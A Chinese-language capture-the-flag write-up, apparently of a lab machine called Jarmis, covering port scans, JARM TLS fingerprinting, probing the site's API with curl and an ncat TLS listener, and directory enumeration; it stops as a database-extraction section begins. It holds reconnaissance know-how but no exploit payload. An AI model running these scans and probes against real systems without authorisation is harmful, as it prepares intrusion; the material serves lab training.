
一、nmap 扫描#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n -T4 --min-rate 5000 10.129.21.168 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-24 04:39 EDT
Nmap scan report for 10.129.21.168
Host is up (0.0088s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.92 seconds
典型的 Web 靶机。
对开放端口进一步探测(指纹、nmap 默认脚本):
$ sudo nmap -sV -sC -Pn -n -p 22,80 10.129.21.168 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-24 04:42 EDT
Nmap scan report for 10.129.21.168
Host is up (0.0079s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Jarmis
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
没有什么特别的信息。
二、JARM#
浏览器访问:

一个加载提示,但等待后仍保持原样,尝试开着浏览器开发者工具(F12)访问:

openapi.json 资源因为 CORS 的原因,请求失败了。

CORS(Cross-Origin Resource Sharing,跨源资源共享),用于规定 JavaScript 是否允许跨源读取响应。
从 10.129.21.168 到 jarmis.htb,被浏览器判定为不同源,禁止 JS(fetch)获取响应:
添加本地域名解析:
$ echo '10.129.21.168 jarmis.htb' | sudo tee -a /etc/hosts
10.129.21.168 jarmis.htb
$ tail -n 1 /etc/hosts
10.129.21.168 jarmis.htb
用域名再次访问:

有:
- Search Id
- Search Signature
- Fetch Jarm
三个选项可选,搜索的内容是 JARM Hash。
JARM 是 Salesforce 开源的一款主动式 TLS 服务指纹识别工具。它通过向目标服务器上的某服务发起一系列特制的 TLS Client Hello 握手请求,根据响应来生成一个的指纹,从而识别和归类服务。
具体来讲,JARM 会向目标服务发送 10 个精心构造的、各不相同的 TLS Client Hello 包。这些包在以下方面被故意调整:
- TLS 版本(TLS 1.2、1.3 等)
- 支持的加密套件及其排列顺序
- TLS 扩展
目标服务对每个不同的 Hello 包会返回不同的 Server Hello 响应(选择的版本、加密套件、扩展等)。JARM 收集这 10 个响应,将它们的关键特征拼接后做哈希处理,最终生成一个 62 位字符的指纹。
62 位字符的组成:
- 前 30 位:每个响应占 3 个字符,描述了加密套件(前两个字符)和 TLS 版本(第三个字符)。
- 后 32 位:对响应返回的 TLS 扩展信息做 SHA-256,截断取前 32 个字符后的结果。
TLS 的配置取决于:
- 操作系统及版本
- TLS 库(OpenSSL、BoringSSL、Java JSSE 等)及版本
- 服务器软件及其配置顺序
- 自定义的加密套件/扩展设置
TLS 配置不同,相应的 JARM Hash 也会不同,这也是 JARM 能作为一种指纹信息存在的原因。
先尝试 Search ID 功能(最简单),随便输入一个数字作为 Id:

GET请求,URL 格式为:
http://jarmis.htb/api/v1/search/id/{id}结果:

根据语境,sig 就是 JARM Hash,刚好是 62 个字符:
$ python
Python 3.13.5 (main, May  5 2026, 21:05:52) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(len('29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b'))
62
通过 JSON 中的 ismalicious 可以判断:这里的 JARM Hash 很可能是用来判断目标服务是否恶意的。
原理:将常见恶意服务的 JARM 指纹记录下来,若匹配则判断为恶意。
当然“判断目标是否为恶意服务”也不能单纯地依赖 JARM 指纹,因为服务数量很多,JARM 出现一致的情况也是很普遍的。
可以做一个简单的尝试,将搜索到的 Hash 作为输入,尝试 Search Signature 功能:
$ curl http://jarmis.htb/api/v1/search/signature/?keyword=29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b -s | jq
{
  "results": [
    {
      "id": 1,
      "sig": "29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b",
      "ismalicious": false,
      "endpoint": "183.79.219.252:443",
      "note": "yahoo.co.jp"
    },
    {
      "id": 70,
      "sig": "29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b",
      "ismalicious": false,
      "endpoint": "182.22.28.252:443",
      "note": "yahoo.co.jp"
    },
    {
      "id": 144,
      "sig": "29d29d00029d29d00041d41d0000002059a3b916699461c5923779b77cf06b",
      "ismalicious": false,
      "endpoint": "182.22.16.251:443",
      "note": "yahoo.co.jp"
    }
  ]
}
可以发现,JARM 一致的、但不是同一服务的现象确实存在。
由此可见,ismalicious 的判断依据应该还有某种机制来支撑。
而且,我还发现,在 openapi.json 中,还有一段描述信息:
$ curl http://jarmis.htb/openapi.json -s | jq .info.description
"\nJarmis helps identify malicious TLS Services by checking JARM Signatures and Metadata.\n\n## What is a jarm?\n\n* 62 Character non-random fingerprint of an SSL Service.\n* First 30 characters are Cipher and TLS Versions.\n* Last 32 characters are truncated Sha256 Hash of extensions.\n\n## Jarm Collisions\n\n* The first 30 characters, it's the same SSL Configuration.\n* The last 32 characters, it's the same server.  \n* Full collisions are possible.  That is why this service also utilzies metadata when deconfliction is necessary.\n\nBackend coded by ippsec\n"
译文:
Jarmis 通过检查 JARM 签名和元数据来帮助识别恶意 TLS 服务。

### 什么是 JARM?

* SSL 服务的 62 字符非随机指纹。
* 前 30 个字符代表加密套件和 TLS 版本。
* 后 32 个字符是扩展(Extensions)经截断后的 SHA256 哈希值。

### JARM 冲突

* 如果前 30 个字符相同,则代表是相同的 SSL 配置。
* 如果后 32 个字符相同,则代表是相同的服务器。
* 完全冲突是有可能发生的。这就是为什么在需要消除冲突(解冲突)时,该服务还会利用元数据。

后端代码由 ippsec 编写
其中关于“JARM 冲突”的部分和我们分析的差不多,但有个更细致的信息,即“服务还会利用元数据”。
换言之,服务器会从响应中额外获取一些信息作为“是否为恶意服务”的判断依据,但是具体逻辑是什么样的,现在还分析不出来。
尝试 Fetch Jarm 功能。根据 JARM 的作用,这里填写的应该是 IP + Port,用来确认服务器上的某个具体服务。
在本地开启一个支持 TLS 的服务:
$ ncat --ssl -lvnp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: F5FF 786B D77D 79B5 EFB2 5DD4 9994 F28C 39FD 731A
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Fetch:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=10.10.16.204:4444 -s | jq
{
  "sig": "21d000000000000000000000000000eeebf944d0b023a00f510f06a29b4f46",
  "ismalicious": false,
  "endpoint": "10.10.16.204:4444",
  "note": "Ncat?",
  "server": ""
}
根据显示的 JARM 指纹,似乎只接收到了一个响应,因为前 30 个字符只有前 3 个字符有值。
查看 ncat 日志:
Ncat: Connection from 10.129.21.168:47706.
Ncat: Failed SSL connection from 10.129.21.168: error:0A000126:SSL routines::unexpected eof while reading
连接一次之后,就断开了。原因也不难猜测,JARM 只是做探测,并不会真的建立 TLS 会话,ncat 却当真了,想要进一步建立,却没有收到正确的响应,就报错断开了。
抓个包看看:

Server Hello 之后,jarmis 服务器直接终止了 TCP 连接(Flag:FIN),ncat 没等到后续握手数据以为出现问题,就报错了。
jarmis 还想完成后续的 9 次探测,发起 TCP 连接请求:

但是都被 ncat 拒绝了。因此没有响应,这也是指纹只有前 3 个字符有效的原因。
为了让 ncat 即使出现错误也保持监听,可以使用 -k 参数:
$ ncat --help | rg '\-k'
-k, --keep-open Accept multiple connections in listen mode$ ncat --ssl -lvnkp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 0B2B 2803 0967 ADD8 72CE 3F77 48D7 3281 B109 B41A
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444再次尝试:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=10.10.16.204:4444 -s | jq
{
  "sig": "21d19d00021d21d00042d43d000000107066a9db8d16b0a001ff4969166ce7",
  "endpoint": "10.10.16.204:4444",
  "note": "10.10.16.204"
}
指纹看着正常了,但没有出现:
ismaliciousserver

流量包中,确实能看到 10 次 TLS Client Hello 包:
三、Docs#
1、目录枚举#
看看有没有其他的目录:
$ feroxbuster -u http://jarmis.htb -o dir

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://jarmis.htb/
 🚩  In-Scope Url          │ jarmis.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ dir
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       25l       48w      492c http://jarmis.htb/manifest.json
200      GET        2l       12w      895c http://jarmis.htb/static/css/main.895a21d4.chunk.css
301      GET        7l       12w      178c http://jarmis.htb/api => http://jarmis.htb/api/
200      GET       13l       68w     6548c http://jarmis.htb/favicon.ico
200      GET        2l       45w     5218c http://jarmis.htb/static/js/main.a7d50af8.chunk.js
404      GET        1l        2w       22c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       12w      178c http://jarmis.htb/static => http://jarmis.htb/static/
200      GET        7l     1979w   166890c http://jarmis.htb/static/css/2.818011ed.chunk.css
200      GET        1l      132w     4650c http://jarmis.htb/openapi.json
200      GET       69l      212w     2637c http://jarmis.htb/docs/oauth2-redirect
307      GET        0l        0w        0c http://jarmis.htb/docs/ => http://jarmis.htb/docs
200      GET       31l       63w      967c http://jarmis.htb/docs
403      GET        7l       10w      162c http://jarmis.htb/static/css/
200      GET        3l     2834w   137438c http://jarmis.htb/static/js/2.8cfa5714.chunk.js
200      GET        1l       67w     2254c http://jarmis.htb/
403      GET        7l       10w      162c http://jarmis.htb/static/
301      GET        7l       12w      178c http://jarmis.htb/static/js => http://jarmis.htb/static/js/
301      GET        7l       12w      178c http://jarmis.htb/static/css => http://jarmis.htb/static/css/
403      GET        7l       10w      162c http://jarmis.htb/static/js/
[####################] - 34s   150015/150015  0s      found:222     errors:0
[####################] - 12s    30000/30000   2450/s  http://jarmis.htb/
[####################] - 11s    30000/30000   2639/s  http://jarmis.htb/static/css/
[####################] - 12s    30000/30000   2602/s  http://jarmis.htb/static/
[####################] - 33s    30000/30000   921/s   http://jarmis.htb/api/
[####################] - 11s 30000/30000 2634/s http://jarmis.htb/static/js/200 响应码的:
$ cat dir | grep -E '^200'
200      GET       25l       48w      492c http://jarmis.htb/manifest.json
200      GET        2l       12w      895c http://jarmis.htb/static/css/main.895a21d4.chunk.css
200      GET       13l       68w     6548c http://jarmis.htb/favicon.ico
200      GET        2l       45w     5218c http://jarmis.htb/static/js/main.a7d50af8.chunk.js
200      GET        7l     1979w   166890c http://jarmis.htb/static/css/2.818011ed.chunk.css
200      GET        1l      132w     4650c http://jarmis.htb/openapi.json
200      GET       69l      212w     2637c http://jarmis.htb/docs/oauth2-redirect
200      GET       31l       63w      967c http://jarmis.htb/docs
200      GET        3l     2834w   137438c http://jarmis.htb/static/js/2.8cfa5714.chunk.js
200 GET 1l 67w 2254c http://jarmis.htb/2、数据库内容提取#
docs 目录:
